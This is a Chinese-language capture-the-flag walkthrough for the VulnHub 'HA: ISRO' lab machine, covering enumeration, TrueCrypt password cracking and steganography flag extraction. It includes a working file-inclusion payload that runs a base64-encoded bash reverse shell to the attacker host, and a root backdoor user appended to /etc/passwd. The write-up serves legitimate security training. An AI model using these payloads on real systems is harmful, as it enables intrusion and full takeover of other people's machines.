> *靶机地址：* https://www.vulnhub.com/entry/ha-isro,376/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-31 09:55 CST
Nmap scan report for 192.168.139.1
Host is up (0.00022s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00016s latency).
MAC Address: 00:50:56:F3:0F:02 (VMware)
Nmap scan report for 192.168.139.132
Host is up (0.00070s latency).
MAC Address: 00:0C:29:82:3B:8B (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:E1:71:A2 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 14.95 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.132
```


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:d2:c5:ec:a5:f9:c4:f3:8a:70:f6:df:ac:ad:a9:24 (RSA)
|   256 34:ae:7a:6f:94:93:25:de:39:e3:14:b0:61:80:34:54 (ECDSA)
|_  256 5e:52:99:70:f4:d1:c0:f6:6e:62:30:94:ee:47:be:59 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: ISRO - Govenment of India
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 00:0C:29:82:3B:8B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.139.132 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
===============================================================
/img (Status: 301)
/index.html (Status: 200)
/connect.php (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/31 10:00:54 [!] parse http://192.168.139.132/error_log: net/url: invalid control character in URL
/index.html (Status: 200)
===============================================================
```

解码得到




解码得到/bhaskara

看了wp才知道

```
root@kali:~/isro# python truecrypt2john.py bhaskara > hashes
root@kali:~/isro# ls
bhaskara  hashes  truecrypt2john.py
root@kali:~/isro# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Warning: detected hash type "tc_aes_xts", but the string is also recognized as "tc_ripemd160"
Use the "--format=tc_ripemd160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (tc_aes_xts, TrueCrypt AES256_XTS [SHA512/RIPEMD160/WHIRLPOOL 256/25
Loaded hashes with cost 1 (hash algorithm [1:SHA512 2:RIPEMD160 3:Whirlpool]) varying from 1 to 3
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xavier           (bhaskara)
1g 0:00:00:14 0.02% (ETA: 2020-02-01 11:04) 0.07052g/s 180.5p/s 1011c/s 1011C/s gators..medicina
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

> https://www.veracrypt.fr/en/Downloads.html

```
sha256sum Desktop/veracrypt-1.24-Debian-9-amd64.deb
dpkg -i veracrypt-1.24-Update4-Debian-9-amd64.deb
```




第二个flag，`/img`发现有很多图片，对每张进行分析，当然最后一张图片名最可疑

```
binwalk aryabhata.jpg
steghide extract -sf aryabhata.jpg
```

```
root@kali:~/isro# steghide extract -sf aryabhata.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
root@kali:~/isro# ls
aryabhata.jpg  bhaskara  flag.txt  hashes  truecrypt2john.py  veracrypt-1.24-Update4-Debian-9-amd64.deb
root@kali:~/isro# cat flag.txt
Aryabhata Flag:{e39cf1cbb00f09141259768b6d4c63fb}
```

`connect.php`访问发现什么都没，可以对参数进行fuzz



用wfuzz测试哪些文件可以读取，用`-hl 0`过滤掉200却内容为空

```
wfuzz -c -w /usr/share/wordlists/SecLists/Fuzzing/LFI/LFI-LFISuite-
pathtotest-huge.txt --hl 0 http://192.168.139.132/connect.php\?
file\=FUZZ
```

> - */etc/passwd*
> - */etc/group*
> - */proc/self/stat*
> - */proc/self/status*
> - */etc/mysql/my.cnf*
> - */etc/vsftpd.conf*
> - */etc/issue*

LFI2RCE，但是这里可以远程文件包含，那么就很方便了

直接反弹shell

```
http://192.168.139.132/connect.php?file=php://input
POST:
<?php phpinfo();system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzOS4xMjgvMTIzNCAwPiYxCg== |
base64 -d | bash');?>
```

注意**base64**编码的时候用**linux**的**base64**编码，在线编码可能会错

```
root@kali:~/isro# nc -lvvp 1234
listening on [any] 1234 ...
192.168.139.132: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.132] 50012
bash: cannot set terminal process group (471): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@ubuntu:/$ grep -Ev '/proc|/sys' /tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
/var/www/html/connect.php
/var/www/html/img/aryabhata.jpg
/etc/passwd
/tmp/report.txt
```

可以写入/etc/passwd

```
openssl passwd -1 -salt saltvalue glotozz
echo 'glotozz:$1$saltvalu$.a5ElMSG3oqY/YksbTdFC/:0:0:who add
it:/bin/bash'>> /etc/passwd
```

```
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:108:115:MySQL Server,,,:/nonexistent:/bin/false
glotozz:$1$saltvalu$.a5ElMSG3oqY/YksbTdFC/:0:0:who add it:/bin/bash
www-data@ubuntu:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ su glotozz
su glotozz
Password: glotozz

#
```

```
# cat final.txt
cat final.txt

8888888      .d8888b.      8888888b.       .d88888b.
  888       d88P  Y88b     888   Y88b     d88P" "Y88b
  888       Y88b.          888    888     888     888
  888        "Y888b.       888   d88P     888     888
  888           "Y88b.     8888888P"      888     888
  888             "888     888 T88b       888     888
  888   d8b Y88b  d88P d8b 888  T88b  d8b Y88b. .d88P
8888888 Y8P  "Y8888P"  Y8P 888   T88b Y8P  "Y88888P"


  Chandrayaan Flag:{0ad8d59efe7ce5c820aa7350a5d708b2}


!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Aarti: https://in.linkedin.com/in/aarti-singh-353698114
```

最后一个flag在数据库中，没有密码

```
# mysql -u root
mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| flag               |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/102155129